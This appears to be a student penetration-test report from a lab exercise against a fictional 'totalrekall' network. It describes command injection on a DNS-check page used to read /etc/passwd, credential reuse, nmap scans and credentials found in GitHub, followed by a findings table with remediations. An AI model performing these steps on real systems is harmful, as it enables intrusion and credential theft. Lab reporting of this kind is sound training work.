


Using the creds. from (Figure 10) you get sent to networking.php with a DNS check, I used the cmd cat vendors.txt


(Figure 12)



Using the same input I pulled info from “/etc/passwd” by cating “/etc/passwd” (Figure 13)




Successful login using “melina” and passwd “melina” obtained from /etc/passwd (Figure 14)




Executive Summary Day 2

Using https://centralops.net/co/DomainDossier.aspx to pull sensitive info from the database. (Figure 15)




Output from “WHOIS” (Figure 16)


Using “crt.sh” I was able to pull the certificate repository for totalrekall.xyz (Figure 17)



Then used “nmap” to scan “192.168.13.0/24 and received several machines throughout the network. (Figure 18)




Then ran an aggressive “nmap” to gain more info.
(Figure 19)




Executive Summary Day 2

totalrekall has their own github that contains sensitive info like user creds.
(Figure 20)



Going into xampp.users you find trivera and her hashed passwd.
(Figure 21)



Summary Vulnerability Overview

Vulnerability	Severity
Flag 1:(web app)Reflected XSS	Medium
Flag 2:(web app)Stored XSS	Medium
Flag 3:(web app)Stored XSS	Medium
Flag 4:(web app)Exposed Sensitive Data	Critical
Flag 5:(web app)Local File Inclusion	Medium
Flag 6:(web app)Local File Inclusion	Medium
Flag 7:(web app)Exposed Sensitive Data	Critical
Flag 8:(web app)Exposed Sensitive Data	Critical
Flag 9:(web app)Exposed Sensitive Data	Critical
Flag 10:(web app)Command Injection	Critical
Flag 11:(web app)Command Injection	Critical
Flag 12:(web app)Brute-Force Attack	Medium
Flag 13:(Linux)Open-Source Vulnerability	Critical
Flag 14:(Linux)Domain Ping	Low
Flag 15:(Linux)Open-Source Vulnerability	Low
Flag 16:(Linux)Network Mapping Scan	Medium
Flag 17:(Windows)Exposed Sensitive Data	Critical
Flag 18:(Windows)Password Guessing	Low
Flag 19:(Windows)Vulnerable FTP port 21	Critical

Flag 20:(Windows)Vulnerable port 110	**Critical**

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total


Hosts	• totalrekall..xyz
	  ○ 192.168.13.0/24
	  ○ 192.168.13.10
	  ○ 192.168.13.11
	  ○ 192.168.13.12
	  ○ 192.168.13.13
	  ○ 192.168.13.14
	  ○ 192.168.13.1
	• 172.22.117.0/24
	  ○ 172.22.117.20
	  ○ 172.22.117.10
	• https://github.com/totalrekall/site
	• 192.168.14.35


Ports	80, 8080, 22, 5901, 6001, 10000, 10001, 3306, 53, 88 135, 139, 389, 445, 464, 593, 636, 3268, 3269, 21, 25, 106, 110, 443, 79


Exploitation Risk	Total
Critical	10
High	0
Medium	7
Low	3


Vulnerability Findings

Vulnerability 1	Findings
Title	Flag 1 Reflected XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	Reflected Cross-Site Scripting


Images	
Affected Hosts	192.168.14.35
Remediation	Sanitize for user input-validation


Vulnerability 2	Findings
Title	Flag 2 Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	**Medium**
Description	Stored XSS
Images	
Affected Hosts	192.168.14.35
Remediation	Sanitize for user input-validation

